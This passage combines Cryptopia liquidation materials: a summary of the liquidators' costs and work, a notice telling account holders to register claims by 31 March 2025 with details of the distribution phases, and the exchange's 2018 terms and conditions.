| Sundry | 5,664 |
| Total Disbursements | 37,626 |
| Total Fees | 703,783 |
| **Total Liquidators costs** | **741,410** |

# Section 3: Description of Work

Summary of work performed in relation the Liquidators' remuneration for the Period:

| Task Area | General Description | Includes |
|---|---|---|
| **Assets** | Debtors | • Correspondence with debtors<br>• Reviewing and assessing debtors ledgers<br>• Liaising with debt collectors and solicitors |
| | Sale of Plant and Equipment | • Liaising with valuers, auctioneers and interested parties<br>• Reviewing asset listings<br>• Review of Sales<br>• Liaising with valuers, agents<br>• Assistance with Sales process |
| | Crypto Assets | • Review of company assets<br>• Reviewing stock values from Crypto markets<br>• Liaising with OTC traders<br>• Securing assets into cold storage |
| | Other Assets | • Tasks associated with realising other assets |
| | Leasing | • Reviewing leasing documents<br>• Liaising with owners/lessors<br>• Tasks associated with disclaiming leases |
| **Creditors** | Creditor Enquiries | • Receive and follow up creditor enquiries via telephone and email<br>• Maintaining creditor enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Creditor reports | • Preparing statutory report, investigation, meeting and general reports to creditors |
| | Dealing with proofs of debt | • Receipting and filing Proofs of Debt<br>• Corresponding with Proofs of Debt |
| **Employees** | Employees enquiry | • Receive and follow up employee enquiries via telephone and email<br>• Maintain employee enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Preferential payment | • Correspondence with employees regarding preferential payment<br>• Correspondence with IRD regarding proof of debt<br>• Receipting Proofs of Debt<br>• Adjudicating Proofs of Debt<br>• Ensuring PAYE is remitted to IRD |
| **Operations** | Correspondence | • Communications with government agencies around statutory obligations<br>• Various other stakeholder communications |
| | Document maintenance/file review/checklist | • First month, then 6 monthly liquidation review<br>• Filing of documents<br>• File reviews<br>• Updating checklists |


# DIR1

| | | |
|---|---|---|
| | Ongoing Trading | • Management of currently employed staff<br>• Management of premises including lease property<br>• Review of Anti Money laundering obligations and statutory obligations.<br>• Ongoing review and monitoring of IT security and record retention.<br>• Correspondence with Law Enforcement<br>• Preparation of budgets<br>• Review of cashflow and its ability to operate the business and meet its commitments in the immediate future.<br>• Corresponding with coin developers<br>• Continuous valuation of the customer database |
| | Claims Portal | • Project management of the claim's portal development<br>• Liquidator's time for the oversight of the project<br>• Option analysis of vendors<br>• Identity verification analysis and integration costs<br>• Time in relation to the management of identity verification process<br>• Specialist software development staff time |
| | Bank account administration | • Requesting bank statements<br>• Bank account reconciliations<br>• Correspondence with bank regarding specific transfers |
| | Planning/Review | • Discussions regarding status of Liquidation |
| | Books and records/ storage | • Dealing with records in storage<br>• Sending job files to storage |
| **Administration/Statutory** | Company office obligations | • Filing with Companies Office |
| | Insurance | • Identification of potential issues requiring attention of insurance specialists<br>• Correspondence with insurers regarding initial and ongoing insurance requirements<br>• Reviewing insurance policies<br>• Correspondence with previous brokers |
| | Report as to Affairs | • Directors Questionnaire<br>• Completion deadlines and extensions<br>• Meetings with coin developers<br>• Drafting press releases for stakeholders |
| **Investigations** | Tracing exercise | • Using blockchain forensic tools to verify holdings<br>• Hack analysis<br>• Correspondence with law enforcement around compromised assets |
| | Company/Directors duties | • Reviewing company solvency and financial reporting<br>• Investigating director's duties<br>• Review of IT environment and company mailboxes<br>• Inspection of service agreements<br>• Reviewing conduct of companies for breaches of Companies Act<br>• Interviews with Directors and Shareholders |
| **Legal Matters** | Cross-border recognition | • Chapter 15 bankruptcy recognition in the United States of America<br>• Preparation of declarations for inclusion in legal submissions |
| | Identity verification scoping | • Initial review of customer database, identity requirements<br>• Companies' legal advice around sanctioned countries<br>• Crypto specific obligations |
| | Legal Requirements | • Undertakings by staff for information<br>• Court order service preparation and review of communications to account holders and Creditors. |

# DIR1

# Important notice for Cryptopia account holders to register claims before the soft cut off date

23 Dec 2024 • 6 min read



CRYPTOPIA LIMITED (IN LIQUIDATION) – IMPORTANT NOTICE FOR ACCOUNT HOLDERS TO REGISTER CLAIMS BEFORE SOFT CUT-OFF DATE.

CONTENTS

1. The liquidators of Cryptopia Limited (in liquidation) provide this notice to account holders (You) about the need to register your claim in the Cryptopia claims portal by 31 March 2025 (the Soft Cut-off date). Note this soft cut-off only applies to those who remain unregistered on the claims portal, if you have at least registered an account on the claims portal this cut-off will not be applicable to you.

# Background

2. In January 2019, the Cryptopia exchange was hacked. Cryptopia closed after the hack, re-opened for a short period, and was then placed into liquidation in May 2019.

3. On 8 April 2020, the High Court of New Zealand held that Cryptopia held the cryptocurrency on trust for the benefit of account holders. A separate trust was held to exist in respect of each coin type.

4. The liquidators have undertaken significant work in securing, reconciling and administering the cryptocurrency held on trust for account holders (Cryptocurrency). On 31 July 2023 the liquidators filed an application with the High Court for directions as to distribution to account holders. Judgment was given on 1 March 2024 by Justice Palmer. The orders can be found [here].

# Distribution process

5. The liquidators will conduct a phased distribution process.

### Interim Distribution

6. The liquidators have already undertaken a distribution to a subset of account holders. In August 2024, account holders who had registered and accepted their balance in the BTC and DOGE trusts with a holding of more than NZD200 were invited to participate in the Interim Distribution. Actual distributions began in December 2024. The liquidators distributed a maximum of 90% of those account holders' cryptocurrency holdings. Cryptocurrency was transferred via a wallet-to-wallet transfer.

### Phase One Distribution

7. This phase is open to all eligible account holders. To be eligible for a distribution an account holder must:

(a) Be in a trust (coin type) that has sufficient value.
(b) Have an account balance equivalent to or greater than their cost allocation.
(c) Have registered their claim in the Cryptopia claims portal before 31 March 2025.
(d) Have completed identity verification and completed the balance acceptance / dispute process in the Cryptopia claims portal.

8. Eligible account holders will, after 31 March 2025 receive a notice in the Cryptopia claims portal advising them of the amount that will be deducted from each of their holdings for trust administration costs. Eligible account holders will then receive a distribution of their holdings, less a deduction of allocated trust administration costs. Distribution will be done via a wallet-to-wallet transfer.

Effect of not registering by 31 March 2025

9. If as an account holder you have not registered your claim in the Cryptopia claims portal by 31 March 2025, then:

(e) The liquidators can proceed as if you are not a beneficiary, per orders from the New Zealand High Court.
(f) Cryptocurrency that cannot be attributed to an account holder who has registered a claim in the Cryptopia claims portal will be considered unclaimed holdings.
(g) After 31 March 2025, the liquidators will use any unclaimed holdings in a trust to cover trust administration costs for that trust. Eligible account holders will only be allocated trust administration costs if there is not sufficient value in the unclaimed holdings to bear all administration costs of the trust.

10. Nothing prevents claims from being received, considered and resolved after the passing of 31 March 2025. If you, as an account holder, register a claim after 31 March 2025 you would still receive a distribution, but only if there is still cryptocurrency in the relevant trust(s) after trust administration costs have been removed. It is possible that, if you do not register your claim, some or all of your cryptocurrency will be used to cover trust administration costs and may not be available to be distributed to you.

11. The Final Cut-Off Date for all claims will be 30 September 2025. After this date, the liquidators will wind up the trusts.

12. At this time, the liquidators may be able to conduct a further distribution if:

(h) There are account holders who have started the claims process but abandoned it.
(i) Trust administration costs are less than anticipated, and the trusts will need to be reimbursed.
(j) The liquidators are able to recover some of the Cryptocurrency stolen in the January 2019 hack.

13. The liquidators will issue a further notice to account holders closer to the time.

# Distribution details

Cryptocurrency Entitlement Date

14. The entitlement of each account holder to your respective Cryptocurrency is calculated as at 14 May 2019.

Review process

15. There is a review process available for account holders who wish to dispute their balance.

16. You may make a claim with supporting evidence. The liquidators may accept that claim. If the liquidators reject the claim in whole or in part, the liquidators must prepare a written statement of reasons for doing so and send it to the account holder (you) within 20 days.

17. If you are dissatisfied with the liquidators' decision, you may, at any time up until the final cut-off date of 30 September 2025, request a review to determine if the decision should be reversed or varied.

18. Details of the review process (which has been sanctioned by orders of the High Court) will be available in the Cryptopia claims portal.

19. This review process does not extinguish your legal right to prove your claim in the New Zealand High Court.

# Low / no value trusts & low account balances

20. The liquidators will not make distributions for coins in trusts that have no or low realisable value and cannot bear all of the costs of trust administration. The liquidators will assess realisable value of each trust first at 31 March 2025 before the Phase One Distribution, and will continuously review realisable values before making distributions.

# Countries where it is unlawful to hold or transact cryptocurrencies

21. If you live in a country where it is or may be unlawful to own, hold or transact cryptocurrencies, then the liquidators will not make distributions to you in a cryptocurrency. Instead, in order to receive a distribution, you will be required to provide details of a bank account. The liquidators will pay you a fiat currency equivalent value of your entitlement, less any additional costs associated with paying you in fiat currency. Before payment is made to you, additional information may be required from you to satisfy the liquidators' legal obligations under New Zealand's laws, including its sanctions and anti-money laundering and countering funding of terrorism laws.

# Post-appointment deposits

22. Deposits of cryptocurrency were made to Cryptopia wallet addresses after the appointment of liquidators and while the exchange was offline. Those deposits have not been swept into Cryptopia's wallets and do not form part of the cryptocurrencies held on trust.

23. If cryptocurrency was deposited to your deposit address/account after the date of liquidation (14 May 2019), please contact the liquidators' customer service with proof of the deposit and your payment details. Once the liquidators have verified the deposit, we will arrange for the deposit to be distributed to you. Transaction costs will be deducted from the amount deposited.

24. Please note that the liquidators are not required to take any other steps to return post-appointment deposits, and post-appointment deposits will only be made to eligible account holders.

David Ruscoe
Liquidator

Russell Moore
Liquidator

# Terms and Conditions

Updated: 7 August 2018



## 1. Introduction

A. These terms and conditions of use (**Terms**) apply to the Cryptopia website and associated applications (the **Platform**) and the services (**Services**) operated and provided by Cryptopia Limited.

B. These Terms, the Platform and the Services allow you to:

   i. buy, sell and exchange supported Coins through the Platform;

   ii. use Fiat Pegged Tokens, when available; and

   iii. store supported Coins in our hosted Wallets.

C. In these terms **Cryptopia**, **we**, **us** or **our** means Cryptopia Limited, and **you** or **your** means the person accessing or interacting with the Platform and/or the Services.

D. Other capitalised words used in these Terms have the meaning set out in the Glossary.

E. **Please read these Terms carefully**. By accessing our Platform and/or Services and/or creating an Account with us, you are agreeing to be bound by these Terms. If you do not agree to these

Terms, you must immediately stop using the Platform or any Service. In particular, by agreeing to these Terms you are confirming that:

i. you have read, understood and acknowledge our Cryptopia Risk Statement (including the risks disclosed) and Privacy Policy;

ii. you have legal capacity and all necessary authority to enter into these Terms; and

iii. you have sufficient knowledge and experience, and understand the risks involved, in Coins, to enable you to evaluate the terms, value and risks associated with any Transactions you enter into through the Platform.

## 2. Understanding Your Risks

Trading in Coins is speculative and high risk. You may lose some or all of any money or Coins that you hold or transact using the Platform. You should not trade Coins unless you can afford to lose your investment without hardship. **Please read the Cryptopia Risk Statement carefully for a summary of some of the risks that you must understand before you use the Platform or Services**.

See clause 12 below for an explanation of how our liability is limited in some cases.

## 3. Eligibility

You can use the Platform and our Services only if you meet, and continue to meet, the following criteria:

a. you are legally entitled to do so under the law of the country you are in, or any other relevant jurisdiction;

b. if you are an individual, you are 18 years or older;

c. if you are an entity, you are correctly formed or incorporated and in good standing;

d. you have the capacity and authority to agree to these Terms; and

e. you provide all information (including identity information) required by us to open your Account or at any time afterwards that we need to meet our obligations under law or regulation.

If at any time you do not meet these criteria, you must stop using the Platform and the Services. We can close or suspend your Account at any time where you do not meet these criteria (see clause 4 below).

## 4. Your Account

4.1 Opening an Account

a. To use the Platform and our Services, you must open an Account by completing our process through the Platform. We can decline to open an Account or provide a Service, without notice and for any reason.

b. We will require proof (satisfactory to us) of your identity when you open an account, to enable us to meet our obligations under Applicable Law (in particular any anti-money laundering or countering financing of terrorism requirements). In addition, we may ask for such other information as we consider is necessary or desirable for us to obtain before we open an Account, and by applying for an Account you agree to provide us with any such information and authorise us to use your personal information to make enquiries to verify your identity either directly or through third parties.

c. We can change our Account opening process from time to time and without notice.

d. You agree that you will provide accurate, complete and truthful information wherever we require you to provide information, including as part of the Account opening process.

4.2 Using Your Account

a. Your Account comprises your Coin Balances (see clause 5 below) including, where applicable, any Fiat Pegged Tokens that you hold (see clause 6), below), and includes a record of all of your Transactions.

b. You agree to accept responsibility for all activities that occur under your account or password.

c. You must maintain the confidentiality and security of any information that can be used to access your Account. For this purpose, you must:

i. not share your password, login information, or other security related information with any other person that may allow them to access your Account;

ii. not permit any other person to use or access your Account or login information;

iii. notify us if there has been, or you suspect there will be, any unauthorised use of your Account; and

iv. only create one Account, and not register as a user under multiple names (whether false or not).

d. Third parties may masquerade as a legitimate Cryptopia site, social media account, telephone support number or App, in order to steal your credentials (phishing). We do not accept any liability, either directly or indirectly, for any loss resulting from accounts that have been compromised via phishing or any other scheme.

i. We recommend that all users enable dynamic two factor authentication to prevent unauthorised account use.

ii. Cryptopia site passwords should be unique to Cryptopia and should never be stored insecurely on any personal device.

iii. You must only access your Account through the official Cryptopia website (www.cryptopia.co.nz).

e. You understand that anyone accessing your Account will be able to enter into transactions using your Coin Balances and, where applicable, any Fiat Pegged Tokens and we have no obligation to verify or take any steps to verify any instruction received from you or appearing to be sent by you.

4.3 We Can Suspend Your Account

a. We may suspend, limit or restrict access to your Account, the Platform or any Service, at any time without notice, if:

i. you fail to pay any amounts owing under these Terms to us or any other person when they are due;

ii. we become aware of a dispute over either the ownership of any Assets in your Account or the operation of your Account;

iii. we consider it necessary or prudent to clarify the authority of any other person claiming to act on your behalf;

iv. you have not provided all information needed for us to comply with any Applicable Law, or we have not been able to verify the information to our satisfaction;

v. we receive a serious complaint or multiple complaints about you from any other person;

vi. we discover that some or all of the information that you have previously provided to us in order to open or operate the Account is materially inaccurate, and as a result we reasonably consider suspension is necessary or prudent to protect our, or any other person's, legitimate interests;

vii. we are unable to reasonably provide the Account or any Services as a result of any resource constraint, technical failures or other difficulties in providing the Platform;

viii. we reasonably consider we are required to do so by, or your continued access may result in a breach of, any Applicable Law (including any investigation, litigation or any government or regulatory proceeding relating to any Applicable Law);

ix. in our sole discretion, your conduct may bring the Platform, us or any other person into disrepute; or

x. we suspect that you have breached, or your continued access might result in a breach, of these Terms.

b. If we suspend your Account or access to any Service, without giving you notice beforehand, we will give you notice as soon as reasonably practicable afterwards, unless we are unable to do so because of any Applicable Law.

c. The suspension will come to an end only when we are reasonably satisfied that the reason for the suspension no longer applies.

d. During the suspension, our Terms will continue to apply.

4.4 We Can Close Your Account

a. In addition to our rights under clause 4.3, we can close your Account at any time and without notice if:

i. you have failed to pay any amounts owing under these Terms to us or any other person when they are due, and have failed upon request from us to rectify this failure within a reasonable time period;

ii. we are required to do so in order to comply with any Applicable Law, in New Zealand or any other jurisdiction;

iii. we reasonably believe that you have acted, or are acting, unlawfully;

iv. we reasonably believe that you have been aggressive or threatening to our staff or any other Users;

v. you are not eligible for the Account, or any Service, under these Terms;

vi. you have not provided all information needed for us to comply with all Applicable Laws, or we have not been able to verify the information to our reasonable satisfaction;

vii. some or all of the information that you have previously provided to us in order to open or operate the Account or any Service is materially inaccurate, and as

a result we reasonably consider closure or cancellation is necessary or prudent to protect the Platform or our or any other person's legitimate interests;

viii. we have suspended your Account because we have been unable to reasonably provide the Account or any Services as a result of any resource constraint, technical failures or other difficulties in providing the Platform, and we are unable to recommence providing the Account or any Services within a reasonable period of time; or

ix. we reasonably suspect the Account or Service is being used or obtained to facilitate fraud, money laundering or other illegal activity.

b. If we close your Account without giving you notice beforehand, we will give you notice as soon as reasonably practicable afterwards unless we are unable to do so because of any Applicable Law.

c. Subject to any Applicable Law, if we close your Account:

i. these Terms will continue to apply to any actions, including any Transactions entered into by you, before the date of cancellation;

ii. you remain liable to make payment of any amounts owing to us or any other person, in relation to the use of the Platform, your Account or any Services; and

iii. we may at our discretion provide you with access to the Platform solely to the extent necessary to access to your Account for a period of 90 days to allow you to transfer your Coins to a different digital wallet or to redeem any Fiat Pegged Tokens. For the avoidance of doubt, you will not be able to receive the Services or access any other component of the Platform during this period. You acknowledge that after this 90 day period, you may no longer have access to the Platform to access your Coins and we will not have any liability to you for any loss, cost, damage or expense that results from your failure to exercise your right of access during such 90 day period.

## 5. Your Coin Balances

a. Your Coin Balances form part of your Account, and allow you to send, receive and store supported Coins (see clause 9), in accordance with instructions provided by you through the Platform.

b. You must not attempt to send, receive or store unsupported Coins in your Account. Any such actions may result in the loss of the unsupported Coins, or.

c. You must not send Coins to a wallet address for a different Coin than the currency you are sending. This is commonly known as cross-chain deposit. In recoverable instances, an appropriate recovery fee will be charged for Cryptopia executing a cross-chain recovery.

d. Your Coin Balances are operated by us, and represent entries in your name on the general ledger of ownership of Coins maintained and held by us. This means the Coins in your deposit wallets may be pooled in our internal accounts with other Users' Coins at any time.

e. Each User's entry in the general ledger of ownership of Coins is held by us, on trust, for that User.

## 6. Fiat Pegged Tokens

a. Where we are able to do so (for example, where we can access appropriate banking facilities), we may offer Fiat Pegged Tokens to enable you to upload fiat dollars to your Account in exchange for the equivalent Fiat Pegged Tokens which are tradeable on our Platform.

b. There will be an individual Fiat Pegged Token for each fiat currency we offer (for example, NZDT is a Fiat Pegged Token for New Zealand Dollars).

c. Each Fiat Pegged Token is equivalent to one fiat dollar of the respective fiat currency.

d. Fiat Pegged Tokens allow you to send, receive and store fiat currencies.

e. Fiat Pegged Tokens are not financial products in themselves and do not give you any rights or carry any obligations. They are a digital representation of fiat dollars held on trust for you in the Custodial Account. Under these Terms, you hold the beneficial interest in those fiat dollars and can instruct us as trustee to deliver them to you at any time, subject to these Terms (including the risks set out in the Cryptopia Risk Statement). We do not promise to pay you any amount in relation to Fiat Pegged Tokens out of our own funds.

f. In order to obtain Fiat Pegged Tokens from the equivalent fiat currency you must provide us with details of a Nominated Account held with a bank registered to the country of the fiat currency you wish to use. When we are able to offer Fiat Pegged Tokens supported by Cryptopia, you can transfer fiat dollars from your Nominated Account to our Custodial Account. We will hold an amount equal to your deposit in the Custodial Account on trust for you. For each fiat dollar we hold in the Custodial Account on your behalf we will issue and credit one equivalent Fiat Pegged Token to your Coin Wallet.

g. If you transfer or trade a Fiat Pegged Token with another person through our Platform, you instruct us to hold one fiat dollar in the Custodial Account on a new trust for the transferee.

h. You may request a withdrawal of Fiat Pegged Tokens supported by Cryptopia through the Platform and, subject to these Terms, we will pay the equivalent amount in the respective fiat currency from the Custodial Account to your Nominated Account held with a registered bank, subject to any minimum and maximum withdrawal amounts in place, and less any withdrawal fee and deductions required by Applicable Law.

i. We will try to action any issue of new Fiat Pegged Tokens or your withdrawal request as soon as we are reasonably able to do so. However, there may be a delay as a result of events outside of our control, including as a result of a sudden increase in Transaction volumes, regulatory changes, blockchain issues, or as a result of a request coming through outside of normal banking hours.

j. You will not receive any interest earned on fiat dollars stored in the Custodial Account. Any interest earned on the Custodial Account will be paid to Cryptopia as a fee.

k. We will not use the fiat dollars held on trust in the Custodial Account for any purpose other than to meet our obligations to you in respect of your Fiat Pegged Tokens, nor can we charge or otherwise encumber them.

l. Fiat Pegged Tokens are available at our discretion. For regulatory, commercial or other reasons we may give notice to Users that we have decided to suspend or to cease offering one or more of our Fiat Pegged Tokens. If we cease offering a Fiat Pegged Token we will, where possible, give affected Users notice of a timeframe within which they must withdraw, or exchange for Coins, the Fiat Pegged Tokens in their Wallets. Any remaining Fiat Pegged Tokens will, after this time, be withdrawn and the matching fiat dollar amount paid to the relevant User's Nominated Account. If this is unavailable or difficult Cryptopia may instead chose to remove the tokens from your account and

replace them with the equivalent value of BTC or another major currency at an appropriate market rate of exchange.

## 7. Trading on the Platform

7.1 Your Obligations and Acknowledgements in Relation to Transactions

a. In respect of Transactions you submit into the Platform, you acknowledge and agree that:

i. we do not own or control any of the underlying blockchains, software protocols or networks in respect of Coins, and make no warranties or representations regarding their security, effectiveness or proper functioning;

ii. we may impose such restrictions as we reasonably think fit for the efficient processing of Transactions and in order to reduce the risk of theft and fraud. These restrictions may include maximum or minimum individual Transaction limits and maximum daily limits, in relation to a Coin, type or group of Coins, User or group of Users or type or types of Transactions;

iii. you will only use the Platform and the Services to undertake Transactions on your own behalf, and not on behalf of anyone else;

iv. while we will use reasonable endeavours to process Transactions as quickly as possible, Cryptopia gives no guarantee or warranty regarding the timing of completion of any Transaction. Transaction completion may be delayed for a significant period of time, or indefinitely, for a number of reasons including those set out in the **Cryptopia Risk Statement**;

v. we will act on the instructions sent from your Account and we have no obligation to verify any instruction received from, or appearing to be sent from, your Account.

b. You agree only to use our Services for lawful and permitted purposes. This includes, but is not limited to, prohibiting the use of our Services for the purposes of:

i. illegal purchases;

ii. money laundering;

iii. financing of terrorism;

iv. trading with countries embargoed by your government;

v. engaging in deceptive, fraudulent or malicious activity;

vi. wire transfer money orders;

vii. as a means to transfer funds between bank accounts;

viii. to carry out any act that is illegal in New Zealand or in the jurisdiction where the person carrying out the activity is resident, domiciled or located; or

ix. commercial purposes which are competitive to the Platform or our business or which would otherwise be detrimental or prejudicial to our interests or the interests of any User, in any way.

7.2 Reversals, Cancellations

a. You cannot cancel, reverse, or change any Transaction once it is submitted.

b. We have the right to refuse to process, or to cancel or reverse, any submitted Transaction for any reason, including:

   i. where in our opinion completing the Transaction could result in a breach or potential breach of any Applicable Law;

   ii. if we reasonably consider the Transaction is erroneous; or

   iii. where we reasonably consider the Transaction has the potential to bring into disrepute us, the Platform or any User.

7.3 Agent

You appoint Cryptopia, and Cryptopia accepts the appointment, as your agent for any Transaction in Coins that you have entered into through your Account on the Platform, in accordance with these Terms.

7.4 Location of Transactions

All Transactions through the Platform are deemed to take place in New Zealand. On completion of the Transaction, you are deemed to take possession of your Account, and the Assets in your Account, in New Zealand.

## 8. Platform Change and Business Disruptions

a. We will use reasonable care in operating our Platform, so as to limit disruptions to the Platform, User Accounts and our Services. However, you accept that our Platform will not necessarily be available uninterrupted or error-free, and it may also be inaccessible from time to time while undergoing maintenance or upgrade work. If we are not able to provide advance notice of any interruption, we will give notice as soon as reasonably practicable afterwards.

b. We may, in our discretion, make changes to the Platform with or without notice, and we make no representation that any Services will continue to be provided in the same manner as they are currently provided.

## 9. Supported Coins

9.1 Supported Coins

a. We will from time to time publish a list of Coins supported on our Platform.

b. It is your responsibility to determine whether you should acquire, exchange or sell any Coin, and you should seek professional advice before doing so. By supporting a Coin on our Platform, we make no representations, and give no warranties:

   i. whether you should purchase, sell, or hold any Coin, or in relation to the performance, value of or benefits associated with that Coin;

   ii. as to any rights or obligations you may have as a holder of that Coin;

   iii. as to whether the terms of the Coin have been accurately represented by the issuer or any promoter of that Coin;

   iv. the success of any business or project related to any Coin; or

   v. that the issuer has complied with any or all Applicable Laws in relation to that Coin, or that it has received any required regulatory approvals, licences, or registrations to enable it to issue or offer the Coin.

c. Cryptopia, its officers, employees, agents and contractors do not provide any advice in relation to Transactions. You must not rely on anything we say as intended to:

   i. pass judgement on the merits of any particular Coin;

   ii. endorse, sponsor or recommend any Coin supported on the Platform;

   iii. make any recommendation regarding the advisability of investing in any Coin for any particular individual.

d. The Coins supported on the Platform may change from time to time without notice to any User, for any reason, including as a result of any Applicable Laws, any change to the underlying rules of a Coin, or any technological issue outside of our reasonable control.

e. It is your responsibility to confirm that any Coin is a supported Coin. You will be responsible for any loss incurred as a result of sending, depositing or returning any Coins that are not supported by us.

9.2 Coins in Maintenance

a. From time to time, as part of the risks of trading in Coins, a Coin supported on the Platform may be placed in maintenance. During maintenance, you cannot deposit or withdraw the affected Coin.

b. Circumstances in which we may put a Coin into maintenance include:

   i. developer requests;

   ii. the Coin is out of sync with its blockchain;

   iii. routine maintenance;

   iv. mandatory updates; and

   v. other blockchain related issues.

c. We do not accept any liability, either directly or indirectly, for any loss caused by placing a Coin into maintenance.

9.3 Delisting Coins

a. From time to time, we may delist Coins from the Platform (meaning they can no longer be traded) for technical, legal or any other reason at our discretion.

b. Generally, the procedure in which we will delist a specific Coin is as follows:

   i. the market for the Coin is closed and from that point you will not be able to buy or sell the Coin; and

   ii. we will give at least a 30 day notice on the removal of the Coin. At that time, the status of the Coin becomes "delisting".

c. During the 30 day notice period, you must ensure that you withdraw the specific Coin from the Platform, to an external wallet, and cancel any outstanding Transactions. If you do not withdraw your balance of the Coin from the Platform you may lose the balance of the Coin at the time it is removed.

d. After the notice period and once the Coin is delisted, the Coin will no longer be able to be deposited, withdrawn, bought or sold on the platform. If possible, any un-processed Transactions in respect of the Coin will not be processed and any related Coin or amount will be returned to the User.

e. You acknowledge that we may immediately delist a Coin, without following the process set out above, where the removal is urgently required for compliance with any Applicable Law or where we consider the continued support of the Coin may result in a serious risk of harm or legal liability to us, the Platform, the Services or any User.

f. You acknowledge that some Coins may be delisted without the option to withdraw the Coin from the Platform during the 30 day notice period. This will occur when the Coin is unable to be withdrawn due to technical, legal or any other reason at our discretion.

g. Cryptopia does not accept any liability, either directly or indirectly, with any loss caused by delisting a Coin.

## 10. **Payments**

10.1 Mistaken Payments

If you make a payment from your Account in error, it may not be possible to stop or reverse the payment once it has been made. You may only be able to recover such a payment made in error through court action or with the consent of the Account holder who received it. If you ask us to recover a payment from your Account, we will use reasonable efforts to do so, and we may charge you our reasonable costs to do this.

10.2 We can Decline Payments

We can decline payments from your Account if:

a. you have not provided all information needed for us to process the payment or comply with any Applicable Law, or we have not been able to verify the information to our reasonable satisfaction, or we reasonably consider that the information is materially inaccurate;

b. we are required to do so by any Applicable Law;

c. we reasonably suspect the payment is being used to facilitate fraud, money laundering or other illegal activity;

d. we reasonably consider it necessary or prudent to protect one or all of the parties to the account, our legitimate interests, or the legitimate interest of a third party; or

e. we reasonably suspect that the payment is unauthorised.

10.3 We Can Reverse Payments

We can reverse payment paid into your Account, without your consent and without giving notice, if:

a. we have made an error;

b. the person or organisation making the payment has made an error;

c. we are required to do so by any Applicable Law;

d. we reasonably suspect the payment is being used to facilitate fraud, money laundering, or other illegal activity; or

e. we reasonably suspect the payment was unauthorised, or that you are not legally entitled to retain it.

## 11. Other Services and Content

11.1 Third Party Content

We may display Third-Party Content on the Platform or through our Services. We do not control or endorse any Third-Party Content and make no representations or warranties regarding such content, including (without limitation) regarding the accuracy or completeness of any content. Your interaction with Third-Party Content and the third-party services are governed by any agreement made between you and the third-party, and we do not accept liability for any loss, damage or expense incurred as a result of any interaction with Third-Party Content.

## 12. Liability, Indemnities and Force Majeure

12.1 Our Liability

a. Subject to clause 12.1(c), to the maximum extent permitted by all Applicable Laws, we are not, under any circumstances, liable in any way for any loss or damage, whether direct, indirect, consequential or incidental, whether in tort, contract or otherwise arising out of use of our Platform or Services. This includes:

   i. any losses arising as result of us acting in accordance with these Terms or any other applicable terms and conditions;

   ii. losses caused by you, or anyone acting on your behalf (including any Anticipated Person), providing incorrect information;

   iii. corruption or loss of data or any information;

   iv. malware or any other damage that may be caused to your computer or system as a result of use of the Platform or transmission of any information from us or any other person to you;

   v. interruptions, suspensions, delays or discontinuance of the Platform or any Services;

   vi. the tax liability of you or any other User, nor for collecting, reporting, withholding or remitting any taxes arising from any use of our Services or Platform;

   vii. losses caused by any User error by you or anyone acting on your behalf;

   viii. losses arising out of unauthorised access or fraud in relation to your accounts or Services committed by you, your employee, officer or agent;

   ix. losses caused by circumstances beyond our control, including any machine or system failure;

   x. losses arising from your use or inability to access our platform at any time, inaccurate content or information in any service we provide; or

   xi. losses arising from faults in, or malfunction of, any equipment (including telecommunication equipment) which supports our website; and

   xii. any loss relating to the content or omission of content from our site.

b. Subject to clause 12.1(c), we give no express warranties and disclaim and exclude all implied conditions or warranties, as to the Platform and the Services. Without limiting the foregoing, we do not:

   i. guarantee that the content is reliable, accurate or complete; and

ii. warrant that any of the functions in our site will be uninterrupted or error free.

c. Nothing in these Terms is intended to limit any rights or remedies a User may have under the Fair Trading Act 1986 or the Consumer Guarantees Act 1993.

d. Notwithstanding clause 12.1(a), (b), and (c), if we are found to be liable for any loss, cost, damage or expense, our maximum aggregate liability to you will be limited to $5,000.

12.2 Indemnity

To the maximum extent permitted by law, you agree to indemnify us from, and hold us harmless from, and against all claims, damages, costs and expenses (including reasonable solicitor/client fees) that arise out of or relate to:

a. your access and use of Platform and/or Services;

b. your breach of the Terms or any other Platform policy; and

c. any information you may provide.

12.3 Force Majeure

We do not accept liability, either directly or indirectly, for any loss, expense or cost incurred as result of any lack of performance, unavailability of the Platform and/or the Services, or a failure to comply with these Terms as a result of circumstances outside of our control including, but not limited to, changes of law or an event of force majeure.

## 13. Fees and Expenses

13.1 You Agree to Pay Our Fees

You agree to pay all fees and expenses associated with or incurred by you in relation to your use of our Services or Platform, which are published on our Platform.

13.2 Our Fees Can Change

a. We may change, modify, or increase fees and expenses associated with our Services and Platform, from time to time.

b. By using our Services or Platform following any update to our rates you accept and agree to pay the fees or expenses as published.

## 14. Taxes

By using our Platform, you accept that it is up to you to understand whether and to what extent, any taxes apply to any Transactions you conduct through our Services or Platform. We accept no responsibility for, nor make any representation in respect of, your tax liability.

## 15. Intellectual Property

a. All logos, content, materials, information, software, graphics, text, copyrighted material, and trademarks on the Platform (**Intellectual Property**) are owned by us (and/or our Related Entities, suppliers or licensors), except where expressly stated.

b. When using the Platform and the Services we grant you a limited, non-exclusive, non-transferable, revocable licence to access the Intellectual Property. You may download and print content from this Platform for your own personal use.

c. Subject to clause 15(b), you are not authorised to reproduce, amend, store, publish adapt, or use any of the Intellectual Property, or otherwise infringe our intellectual property rights, without our prior written consent.

## 16. Your Privacy

Your privacy is important to us. Our detailed privacy policy is available here. We will only use or disclose your information in accordance with our privacy policy.

## 17. Notices and Communication

17.1 Communicating with You

